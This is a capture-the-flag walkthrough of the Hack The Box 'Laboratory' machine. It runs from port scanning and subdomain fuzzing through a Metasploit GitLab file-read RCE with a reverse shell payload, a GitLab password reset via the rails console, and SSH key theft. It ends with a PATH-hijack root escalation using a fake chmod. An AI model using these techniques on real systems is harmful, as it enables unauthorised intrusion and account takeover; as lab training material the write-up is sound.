

Laboratory

First of all, I add `laboratory.htb` into my `/etc/hosts`


Nmap Scan

```
nmap -p- --min-rate=10000 laboratory.htb
```


```
(kali㉿kali)-[~/Documents/ctf/Laboratory]
$ nmap -p- --min-rate=10000 lab.htb
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-25 16:03 EDT
Nmap scan report for lab.htb (10.129.230.52)
Host is up (0.083s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 49.28 seconds
```


The Webpage



We know that they use `ROT13` and `Base64`



Some interesting feedbacks. First of all, now we know CEO.



Pretty quick I figured, I had to brute force subdomains, and this is the command I used. `wfuzz -w ./subs.txt -u https://laboratory.htb/ -H "Host:FUZZ.laboratory.htb" --hh 7254`

Git Lab

After that I got into `git lab`

If you get an error 502, try using a different browser

After clicking around a little bit, I found this:

Dexter McPherson > SecureWebsite > Details

SecureWebsite Project ID: 8 | [Request Access](#) Star 0 Fork 0

1 Commit 1 Branch 0 Tags 7.9 MB Files

100% unhackable HTML&CSS based website

master securewebsite / + History Find file Web IDE Clone

Initial commit
Dexter McPherson authored 4 years ago 5bd1925e

No license. All rights reserved

Name	Last commit	Last update
assets	Initial commit	4 years ago
images	Initial commit	4 years ago
CREDITS.txt	Initial commit	4 years ago
index.html	Initial commit	4 years ago

Dexter McPherson
@dexter - Member since July 02, 2020

Overview Activity Groups Contributed projects Personal projects Starred projects Snippets

Mar Apr May Jun Jul Aug Sep Oct Nov Dec Jan Feb Mar

M
W
F

Issues, merge requests, pushes, and comments.

Activity [View all](#) **Personal projects** [View all](#)


Dexter McPherson @dexter 4 years ago
Pushed new branch `ba5tErf` at Dexter McPherson / SecureWebsite

SecureWebsite 100% unhackable HTML&CSS based website 0 0 Updated 4 years ago

Dexter McPherson @dexter 4 years ago
Created project Dexter McPherson / SecureWebsite

File Read Vulnerability

Clicking around, I found the *Help* page, and got the version of GitLab



After googling for about 2 seconds I found a [GitHub repository](#) that explained the vulnerability and had the python script to exploit it. Then I went to the [HackerOne](#) page of the vulnerability, and found that it can be turned into a **RCE**

Get a Shell

After messing around and researching for a little while, I found that there is a ready exploit that I can use in Metasploit.

`exploit/multi/http/gitlab_file_read_rce`

So I set up the right options, ran the exploit and got the shell. (**benbody** is the user I created in **gitlab**)

```
msf6 exploit(multi/http/gitlab_file_read_rce) > show options

Module options (exploit/multi/http/gitlab_file_read_rce):



| Name            | Current Setting                                              | Required | Description                                                                                            |
|-----------------|--------------------------------------------------------------|----------|--------------------------------------------------------------------------------------------------------|
| DEPTH           | 15                                                           | yes      | Define the max traversal depth                                                                         |
| PASSWORD        | 12345678                                                     | no       | The password for the specified username                                                                |
| Proxies         |                                                              | no       | A proxy chain of format type:host:port[, type:host:port][...]                                          |
| RHOSTS          | https://git.laboratory.htb                                   | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT           | 443                                                          | yes      | The target port (TCP)                                                                                  |
| SECRETS_PATH    | /opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml | yes      | The path to the secrets.yml file                                                                       |
| SECRET_KEY_BASE |                                                              | no       | The known secret_key_base from the secrets.yml - this skips the arbitrary file read if present         |
| SSL             | false                                                        | no       | Negotiate SSL/TLS for outgoing connections                                                             |
| TARGETURI       | /users/sign_in                                               | yes      | The path to the vulnerable application                                                                 |
| USERNAME        | benbody                                                      | no       | The username to authenticate as                                                                        |
| VHOST           |                                                              | no       | HTTP server virtual host                                                                               |



Payload options (generic/shell_reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 10.100.143.194  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


```

Becoming Dexter

Now, I have access to all the gitlab files. I was wondering if I had any access to maybe some databases or config files where I could change passwords. However, later I googled how to change gitlab user password from terminal and found the official gitlab documentation that walked me through that.

First of all I had to run **GitLab Rails Console**

```
# gitlab-rails console
```

Then find the user:

```
# user = User.find_by_username 'dexter'
```

Set a new password:

```
# new_password = 'examplepassword'
# user.password = new_password
# user.password_confirmation = new_password
# user.password_automatically_set = false
```


Save the user:

```
# user.save
```

After this, I used the web interface to get login as **dexter**


User Flag

I looked around I found that dexter works on another project that I did not see before. And also I found some interesting stuff.



And here I found an **id_rsa** which is a private key. Let's finally get our ssh shell.

For the first time it did not work. I was getting something like this:



I googled it and eventually found this solution:

More background

Here is what you want for this file:

- LF line endings (aka Unix). Not CRLF (aka Windows)
- Terminating newline (meaning: the last character of the entire file must be a newline).

To ensure you have both, assuming your keyfile is `~/.ssh/id_rsa`, you can do this:

```
dos2unix ~/.ssh/id_rsa
vim --clean ~/.ssh/id_rsa
```

Once in vim you type `:wq` then hit the `return` key.

Then, I tried **ssh** again and got in.

```
ssh -i dexter_ssh_id_rsa dexter@laboratory.htb
```

Privilege Escalation

First of all, I look around to see what I can do. Check if I can run **sudo**.

Check the version of **sudo**, etc. However, after I did:

find / -perm -u=s -type f 2>/dev/null # A command to check what programs have **SetUID** permissions to run as root

I notice something interesting.

```
/snap/core18/1885/bin/umount
/snap/core18/1885/usr/bin/chfn
/snap/core18/1885/usr/bin/chsh
/snap/core18/1885/usr/bin/gpasswd
/snap/core18/1885/usr/bin/newgrp
/snap/core18/1885/usr/bin/passwd
/snap/core18/1885/usr/bin/sudo
/snap/core18/1885/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/1885/usr/lib/openssh/ssh-keysign
/usr/local/bin/docker-security
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/fusermount
/usr/bin/chfn
/usr/bin/pkexec
/usr/bin/at
/usr/bin/umount
/usr/bin/chsh
/usr/bin/mount
/usr/bin/passwd
/usr/lib/eject/dmccrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
```

I googled it, but did not found much, so I assumed it was a custom script.

Then, I run **docker-security** with **ltrace** and see something that gives me an idea for privilege escalation.

```
dexter@laboratory:~/sd$ ltrace /usr/local/bin/docker-security
setuid(0) = -1
setgid(0) = -1
system("chmod 700 /usr/bin/docker")chmod: changing permissions of '/usr/bin/docker': Operation not permitted
<no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )
system("chmod 660 /var/run/docker.sock")chmod: changing permissions of '/var/run/docker.sock': Operation not permitted
<no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )
+++ exited (status 0) +++
```

Here we can see that the script tries to run **chmod** but does not use the full path to it. Therefore, when the script calls **chmod** linux looks for an executable in directories that are defined in the **PATH** system variable.

Knowing all of this, I created a custom **chmod** in the **tmp** directory, which was just:

/bin/sh

```
dexter@laboratory:~/tmp$ cat chmod
/bin/sh
dexter@laboratory:~/tmp$
```

Then, I changed the **PATH** variable:

export PATH="/tmp:\$PATH"

```
dexter@laboratory:~/tmp$ export PATH="/tmp:$PATH"
dexter@laboratory:~/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/snap/bin
```

Then, I ran **/usr/local/bin/docker-security** and got **root!**

```
dexter@laboratory:/tmp$ nano chmod
dexter@laboratory:/tmp$ /usr/local/bin/docker-security
# ls -la
total 52
drwxrwxrwt 12 root root 4096 Mar 26 18:25 .
drwxr-xr-x 20 root root 4096 Dec 16 2021 ..
drwxrwxrwt 2 root root 4096 Mar 25 21:10 .ICE-unix
drwxrwxrwt 2 root root 4096 Mar 25 21:10 .Test-unix
drwxrwxrwt 2 root root 4096 Mar 25 21:10 .X11-unix
drwxrwxrwt 2 root root 4096 Mar 25 21:10 .XIM-unix
drwxrwxrwt 2 root root 4096 Mar 25 21:10 .font-unix
-rwxr-xr-x 1 dexter dexter 8 Mar 26 18:25 chmod
drwx----- 3 root root 4096 Mar 25 21:10 systemd-private-9c63425390784f02967064f99fc02042-apache2.service-PdsUEf
drwx----- 3 root root 4096 Mar 25 21:10 systemd-private-9c63425390784f02967064f99fc02042-systemd-logind.service-AMy9ai
drwx----- 3 root root 4096 Mar 25 21:10 systemd-private-9c63425390784f02967064f99fc02042-systemd-resolved.service-bcaB9i
drwx----- 3 root root 4096 Mar 25 21:10 systemd-private-9c63425390784f02967064f99fc02042-systemd-timesyncd.service-ZqSVFg
drwx----- 2 root root 4096 Mar 25 21:11 vmware-root_868-2722632226
# whoami
root
# cd /root
# ls -la
total 68
drwx----- 7 root root 4096 Mar 25 21:11 .
drwxr-xr-x 20 root root 4096 Dec 16 2021 ..
lrwxrwxrwx 1 root root 9 Jul 17 2020 .bash_history -> /dev/null
-rw-r--r-- 1 root root 2125 Jun 26 2020 .bashrc
drwx----- 2 root root 4096 Dec 16 2021 .cache
drwx----- 3 root root 4096 Dec 16 2021 .config
drwxr-xr-x 3 root root 4096 Jun 26 2020 .local
-rw-r--r-- 1 root root 161 Dec 5 2019 .profile
-rw-r--r-- 1 root root 66 Jul 5 2020 .selected_editor
drwx----- 2 root root 4096 Jun 30 2020 .ssh
drwxr-xr-x 2 root root 4096 Oct 22 2020 .vim
-rw----- 1 root root 22393 Feb 10 2021 .viminfo
-rw----- 1 root root 33 Mar 25 21:11 root.txt
# cat root.txt
4f1cd5a0e0607d572a4c68935225a821
#
```